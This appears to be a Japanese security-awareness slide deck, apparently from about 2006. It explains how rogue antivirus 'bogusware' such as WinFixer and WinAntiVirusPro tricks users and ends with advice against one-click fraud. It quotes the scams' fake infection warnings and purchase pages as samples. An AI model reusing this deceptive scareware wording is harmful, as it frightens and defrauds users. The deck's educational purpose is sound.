
名称	感染数
TROJ_HACHILEM (B/D/G/L)	76
TROJ_MYFTU (A/B/F/G/H/I/J/K/O/P/Q)	1700
TROJ_BINJO (B/J)	102
TROJ_SOKIRON.A	6
TROJ_SNINES.A	21

インチキソフト

- ◆ ウイルスやスパイウェアに感染する(している)可能性があるとして、セキュリティ対策ソフトをダウンロードさせようとする
- ◆ 無償版をダウンロード後、有償版を購入するようにしつこくメッセージを表示する
- ◆ WinFixer (<http://jp.winfixer.com/>) や WinAntiVirusPro (<http://jp.winantivirus.com/>) などがある
- ◆ Bogusware (Bogus+Software) と呼ばれることがある
- ◆ Bogus は「偽の」「インチキの」「機能しない」「無益な」


手口 (1/4)

- ◆ Webサイトにバナー広告の形式で警告が現れる
 - ◆ フリーのアクセスカウンタ(Nedstat)を設置している場合に表示される可能性がある



手口 (2/4)

- ◆ バナーをクリックするとウイルス警告のポップアップウィンドウを表示



手口 (3/3)

◆ セキュリティ対策ソフトの購入をすすめる

Security Update - Microsoft Internet Explorer

ファイル(E) 編集(E) 表示(V) お気に入り(A) ツール(T) ヘルプ(H)

戻る 検索 お気に入り

アドレス(D) http://amaena.com/securityworm5/jp/?aid=fast768_jp_ja&lid=ron&h=&b=0

Protection Center

パソコンを保護する為に案内します

貴方のパソコンは「ブラックウォーム」に感染される恐れがあります。ご覧のセキュリティソリューションをダウンロードすることをお勧めします。

「ブラックウォーム」は危険性の高いウイルスであり、2006年2月に出現して、すでに多くのコンピュータの情報を破損しました。このウイルスはすでに百万のパソコンを感染して、インターネット上で色んな国で広がっています。

警報！セキュリティセンターは貴方のパソコンにセキュリティミスを検出しました。そして貴方の個人情報を違うコンピュータに伝送される恐れがあります。以下のプロセス(Win32res.exe)ご覧の情報を送信しました。

	IPアドレス: 210.196.68.83	最新の脅威 <ul style="list-style-type: none">- W32.MytoB.PX@mm- W32.Browsesafe- W32.Browaf- W32.Naras- SymbOS.Stealwar.D
	ブラウザ: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)	
	コンピュータOS: Windows XP	
	パソコン情報: 獲得	
	パソコン地域: Japan, Kita	

現在使用しているアンチウイルスは個人情報の伝送を防ぐ事ができません。貴方のコンピュータをすべての脅威を防ぐ為、ご覧のプログラムをダウンロードして下さい。




ソフトウェア名	リンク	無用スキャン	扱い	パフォーマンス	アドヴァンスツール	評価	毎日アップデート	効果性
WinAntiVirus PRO 2006	ダウンロード	はい	簡単	10/10	はい	10/10	はい	97%
WinAntiSpyware 2006	ダウンロード	はい	すごく簡単	10/10	いいえ	10/10	はい	95%

ページが表示されました

インターネット

手口 (4/4)

- ◆ ダウンロードボタン押下でセキュリティ対策ソフトのインストールを開始する



WinAntiVirusPro 2006 (1/2)



WinAntiVirusPro 2006 (2/2)

◆ 製品購入ページ



支払いページ - Mozilla Firefox

ファイル(E) 編集(E) 表示(V) 移動(G) ブックマーク(B) ツール(T) ヘルプ(H)

https://secure.winantivirus.com/epayment/cp: 移動

はじめよう 最新ニュース

WinAntiVirusPRO 2006

製品種類	値段
 全対安全パッケージ・プロバック WinAntiVirus Pro 2006 - アンチスパイ、アンチウイルス、ファイアウォール、アンチポップアップ込み！ プロ4イン1の製品に70%以上を貯金！	
<input checked="" type="radio"/> 一年間無限保護	4999円
<input type="radio"/> WinAntiVirus 2006 - アンチウイルス保護 パソコンウイルスに対する最高の安全保護	3999円
<input type="radio"/> WinFirewall 2006 - 全体ファイアウォール ハッカー、情報の盗人に対してリアルタイム保護を与えます。	3999円
<input type="radio"/> WinAntiSpyware 2006 - スパイウェア・アドウェア・ブロッカー あなたのプライバシーを保証します	3999円
<input type="radio"/> WinPopupGuard 2006 - アンチポップアップ 上級のポップアップブロッキングシステムでうるさいポップアップを止めます。	2999円

WinFixer 2005



ワンクリック詐欺対策

- ◆ 怪しいサイトにアクセスしない
- ◆ リンクを安易にクリックしない
- ◆ ブラウザやOSの警告を無視しない
- ◆ 最新のパッチを適用し、セキュリティホールのない状態にする
- ◆ アンチウイルスやアンチスパイウェアなどを正しく使う

まとめ

- ◆ 盗んだ個人情報が悪用され、金銭的な損害を蒙ることがある
- ◆ 金銭目的の詐欺犯は、ウイルス作者のように技術力を誇示したい愉快犯ではなく犯罪のプロの可能性が高い。そのため、今後、オンライン詐欺の手口はますます巧妙になっていくだろう
- ◆ だまされないためにはユーザーのセキュリティ意識の向上が必須である
- ◆ マルウェアに侵入されてしまうと最悪の場合、金銭被害やプライバシーの侵害などにつながる
- ◆ マルウェアにはさまざまなタイプが存在する。それらに対抗するには、複数の対策を組み合わせた方が効果的
- ◆ 「怪しいサイトにアクセスしない」「怪しいサイトからファイルをダウンロードしない」など自らの行動を規制することも重要
- ◆ 被害に遭わないために相手の手口を知ることは重要。手口を知ることでどう防御するかを考えることができる

参考情報

- ◆ クリックただけで料金請求された場合の対応方法について(IPA/ISEC, 8/16/2006) <http://www.ipa.go.jp/security/ciadr/oneclick.html>
- ◆ 平成17年中のサイバー犯罪の検挙及び相談受理状況等について(警察庁, 2/23/2006)
<http://www.npa.go.jp/cyber/statics/h17/image/pdf28.pdf>
- ◆ いまさらフィッシング詐欺にだまされないために(@IT, 12/25/2004)
<http://www.atmarket.co.jp/fsecurity/special/54phishing/phishing.html>
- ◆ フィッシング詐欺の手口[前編] 本物と偽物のサイトを組み合わせるフィッシング詐欺(@IT, 6/22/2005)
<http://www.atmarket.co.jp/fsecurity/special/65phishing/phishing01.html>
- ◆ 企業責任としてのフィッシング対策: 敵を知る——最新のフィッシング詐欺の手口とは(ITmedia, 3/16/2006)
<http://www.itmedia.co.jp/enterprise/articles/0603/16/news003.html>
- ◆ 星澤裕二のSecurity Watch(日経ITpro)
<http://itpro.nikkeibp.co.jp/watcher/hoshizawa/index.html>

ご清聴ありがとうございました

株式会社セキュアブレイン
プリンシパル セキュリティ アナリスト
星澤 裕二

yuji_hoshizawa@securebrain.co.jp

<http://www.securebrain.co.jp/>



SecureBrain